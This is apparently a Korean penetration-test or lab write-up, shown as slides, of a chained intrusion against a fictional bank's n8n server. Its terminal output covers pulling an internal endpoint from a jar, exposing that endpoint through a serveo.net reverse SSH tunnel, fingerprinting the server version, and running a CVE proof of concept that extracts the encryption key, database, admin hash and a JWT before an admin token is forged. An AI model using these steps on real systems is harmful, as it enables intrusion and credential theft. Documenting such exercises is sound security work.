## 2. 서버 내부의 중요정보 파일 및 통신하는 서버에 대한 정보 수집

```
root@0a1c029b08c4:/app# unzip -p /app/app.jar BOOT-INF/classes/application
.properties | grep n8n
< BOOT-INF/classes/application.properties | grep n8n
n8n.bulk-transfer.form-url=${N8N_BULK_TRANSFER_FORM_URL:http://10-30-0-252
:5678/form/a932faaa-2843-4315-91b3-6ea4e87255a7}
root@0a1c029b08c4:/app# ssh -o "StrictHostKeyChecking=no" -R 80:10.30.0.252:5678 serveo.net
<stKeyChecking=no" -R 80:10.30.0.252:5678 serveo.net
Pseudo-terminal will not be allocated because stdin is not a terminal.
Forwarding HTTP traffic from https://37a3152fb11e43de-52-79-200-193.serveo
usercontent.com
```

n8n과 관련된 정보를 수집하기 위해 application.properties 파일에서 n8n의 endpoint 주소를 획득함

SSH 터널링 기술을 이용해 가상의 포트포워딩 효과를 내는 Serveo를 이용하여 n8n에 접근 가능한 URL 생성함

# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 2. 서버 내부의 중요정보 파일 및 통신하는 서버에 대한 정보 수집


The screenshot shows a web browser window with two tabs. The active tab is titled "[Shall Bank] 급여 이체 접수 센터". The address bar shows the URL "37a3152fb11e43de-52-79-200-193.serveousercontent.com/form/a9...". The main content area displays a form titled "[Shall Bank] 급여 이체 접수 센터" with the instruction "급여 이체용 CSV 또는 TXT 파일을 업로드 해주세요." Below this is a file upload section labeled "file \*" with a button "파일 선택" and the text "선택된 파일 없음". At the bottom of the form is a large red "Submit" button. The footer of the page says "Form automated with n8n".

획득한 정보들과 터널링 기술로 생성한 URL을 조합하여, 해당 사이트가 어떠한 서비스를 제공하는지 확인함



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 2. 서버 내부의 중요정보 파일 및 통신하는 서버에 대한 정보 수집



```
01ce4af225de0598-52-79-200-193.serveusercontent.com/rest/settings

pretty print 적용 ☒

{
  "data": {
    "settingsMode": "public",
    "instanceId": "aa301b87387a753310ed65ffa81379af35e13c04b255266783582fa05c142ab5",
    "defaultLocale": "en",
    "versionCli": "1.120.4",
    "releaseChannel": "stable",
    "versionNotifications": {
      "enabled": true,
      "endpoint": "https://api.n8n.io/api/versions/",
      "whatsNewEnabled": true,
      "whatsNewEndpoint": "https://api.n8n.io/api/whats-new",
      "infoUrl": "https://docs.n8n.io/hosting/installation/updating/"
    },
    "userManagement": {
      "quota": -1,
      "showSetupOnFirstLoad": false,
      "smtpSetup": false,
      "authenticationMethod": "email"
    }
  }
}
```

n8n의 서버의 버전을 식별하기 위해 공개된 엔드포인트를 호출하여 서버 버전을 식별하고 관련 정보를 수집함



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 3. n8n서버 접근 및 정보확인 후 해당 정보를 기반으로 CVE 이용하여 보안로직 무력화

```
seongjunmo@seongjunmoui-MacBookAir CVE-2026-21858 % python3 poc.py
=== n8n RCE Tool Setup ===
Enter Form URL (ex: http://localhost:9000/form/...): https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form/a932faaa-2843-4315-91b3-6ea4e87255a7

=====
n8n CVE-2026-21858: Advanced Asset Auto-Extraction
=====
[>] Extracting config (Target: https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form-waiting/203)
[+] Encryption Key: fds_secret_key_2026
[>] Phase 2: Extracting DB via LFI...
[>] Extracting database.sqlite (Target: https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form-waiting/204)
[>] Extracting n8nEventLog.log (Target: https://37a3152fb11e43de-52-79-200-193.serveusercontent.com/form-waiting/205)
[+] admin_id    = a8eee950-c43a-4f80-9eed-df8cd7282fd5
[+] admin_hash  = qDWEN6W924
[+] n8n-auth    = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImE4ZWVlOTUwLWM0M2EtNGY4MCM0ZSZZWVklWRmOGNkNzI4MmZkNSIsImhhc2giOiJxRFdFTjZXOTI0IiwidXNlZSI6ImYSI6ZmFsc2UsIm1hdCI6MTc3NzAxMTYzOSwiZXhwIjozMDk4MDM5fQ.3TSA55dhajzp
uVlXlAeLcH0c1kfAsKncIDdhlp2wXjE
```


공개된 CVE 취약점을 활용하여 n8n 서버 내 관리자의 ID, 비밀번호 해시값, 그리고 JWT 서명용 비밀키를 추출함

확보된 관리자 계정 정보와 서명 암호값을 이용해 유효한 관리자용 JWT를 직접 생성하여, 최종적으로 서비스 관리자 권한을 획득함



# 연쇄 침투를 통한 지능형 보이스피싱 공격

## 3. n8n서버 접근 및 정보확인 후 해당 정보를 기반으로 CVE 이용하여 보안로직 무력화

